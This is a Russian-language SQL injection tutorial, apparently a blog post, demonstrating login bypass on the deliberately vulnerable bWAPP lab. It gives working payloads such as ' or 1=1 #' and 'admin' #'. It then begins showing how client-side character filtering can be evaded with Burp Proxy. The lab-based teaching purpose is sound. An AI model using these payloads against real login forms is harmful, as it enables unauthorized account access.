[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#)

/ SQL Injection (POST/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

bWAPP is licensed under  © 2014 MME BVBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, contents

Обход авторизации с помощью SQL-инъекций.

Продолжаем рассматривать SQL-инъекции, и нам можно вставлять код в следующее выражение:




```
Открыть  *sql post  Сохранить  - □ ×
~/Desktop
https://blog.com/page.php?sm=sm
,
Select * from accounts where username='timcore' and password='123' and 1=1 #'
123' and 1=1#
123' and 1=2#
123' CODE #
and
order by

Текст  Ширина табуляции: 8  Стр 14, Стлб 9  ВСТ
```

Давайте разберем ситуацию авторизации, в случае, когда мы не знаем пароль. Будем пытаться войти от имени администратора, с именем «admin».

Отредактируем наше выражение с кодом, приведя его к виду- «123' or 1=1 #». Итоговое выражение будет выглядеть, как «Select * from accounts where username='admin' and password='123' or 1=1 #». 123 — это неверный пароль, а 1=1 — это true, а если последнее выражение верно, то и все выражение целиком будет верным, во многом, благодаря выражению «or»:



Давайте попробуем сделать инъекцию, введя имя пользователя «admin», и выражение в поле «Password» - «123“ or 1=1 #»:




В итоге мы успешно обошли авторизацию, и мы находимся в учетной записи администратора. «Monkey!»- это сигнатура админа.

В целом, обход авторизации можно сделать разными способами, так как все зависит от кода на странице. Не всегда введение одиночной кавычки помогает, и сайт не ломается. Вам нужно просто понять и представлять то, как может выглядеть ошибка.

Я покажу еще один пример обхода авторизации. Не только поле для пароля можно использовать для инъекции. Поле «Name», также хорошо подходит для экспериментов.

Представим наше выражение в виде двух переменных (Name (\$UserName), Password (\$Pass)). Выражение в «Name» будет иметь вид: «admin“ #»:



The screenshot shows a web browser window with the address bar displaying `https://blog.com/page.php?sm=sm`. The browser's title bar indicates the page is titled `*sql post` and the location is `~/Desktop`. The browser interface includes buttons for 'Открыть' (Open), '+', 'Сохранить' (Save), and a menu icon. The main content area displays a series of SQL queries. The first query is `Select * from accounts where username='timcore' and password='123' and 1=1 #'`. Below it are two more queries: `123' and 1=1#` and `123' and 1=2#`. The next query is `Select * from accounts where username='admin' and password='123' or 1=1 #'`, followed by `123' or 1=1 #`. The final query, which is highlighted with a red rectangular border, is `Select * from accounts where username='$UserName' and password='$Pass' or 1=1 #'`. Below this query, the text `admin' #` is visible. The browser's status bar at the bottom shows 'Текст', 'Ширина табуляции: 8', 'Стр 14, Стлб 9', and 'ВСТ'.

```
Открыть + Сохранить
*sql post ~/Desktop
https://blog.com/page.php?sm=sm
'
Select * from accounts where username='timcore' and password='123' and 1=1 #'
123' and 1=1#
123' and 1=2#
Select * from accounts where username='admin' and password='123' or 1=1 #'
123' or 1=1 #
Select * from accounts where username='$UserName' and password='$Pass' or 1=1 #'
admin' #
and
order by
```


Текст Ширина табуляции: 8 Стр 14, Стлб 9 ВСТ

Вставляем кусок нашего выражения, в переменную #UserName. В нем я указал кавычку, которая прерывает дальнейшее выполнение выражения.

```
Открыть + *sql post ~/Desktop Сохранить
https://blog.com/page.php?sm=sm
'
Select * from accounts where username='timcore' and password='123' and 1=1 #'
123' and 1=1#
123' and 1=2#
Select * from accounts where username='admin' and password='123' or 1=1 #'
123' or 1=1 #
Select * from accounts where username='admin' #' and password='$Pass' or 1=1 #'
Select * from accounts where username='admin' #'
admin' #
and
order by
```

Текст Ширина табуляции: 8 Стр 13, Стлб 80 ВСТ

Давайте попробуем авторизоваться на данном сайте повторно, но с новой техникой. Выражение в поле «Name» будет иметь вид - «admin' #», а в поле «Password» мы укажем произвольный пароль:



Жмем на кнопку «Login»:



Мы успешно вошли под учетной записью администратора. Обычно, в этом случае, Вы не будете видеть ошибки, и код соответственно.

Не буду повторяться, но сначала нужно поиграть с выражениями, вставляя кавычки, истинные и ложные выражения. Нужно практиковаться, и тогда будет проще работать с SQL-инъекциями.

Обход более защищенной авторизации с помощью SQL-инъекций.

Продолжаем обходить авторизацию на нашем веб-сайте, но теперь попробуем изменить настройки безопасности на более защищенные.


На данном этапе установлен уровень безопасности «0», т. е. наименее защищенный режим:



Нам нужно нажать на кнопку «Toggle Security», чтобы изменить настройки безопасности на «1»:




Давайте попробуем обойти авторизацию предыдущим способом, который я использовал ранее, а именно в поле «Name», я пропишу «admin #», а в поле «Password» укажу любой пароль:



В итоге мы получаем всплывающее окно, с оповещением того, что были обнаружены недопустимые символы.

Давайте попробуем протестировать еще один эксплойт, при котором пользователь оставался без изменений (admin), а вот пароль принимал вид:





В итоге у нас возникает та же самая ошибка, использования недопустимых символов. Эта фильтрация может идти как со стороны клиента, так и со стороны сервера. Тут все просто, так как если фильтрация проходит со стороны клиента, то она работает перед тем, как запрос будет отправлен на


сервер. Если же рассматривать фильтрацию сервера, то это процесс передачи символов от клиента, где сервер обрабатывает символы, без участия клиента.

Если фильтрация проходит со стороны клиента, то это очень легко обойти с помощью Burp Proxy.


Нужно сконнектить браузер с инструментом Burp Suite.

Это делается в несколько шагов. Не буду описывать, просто смотрите скриншоты:

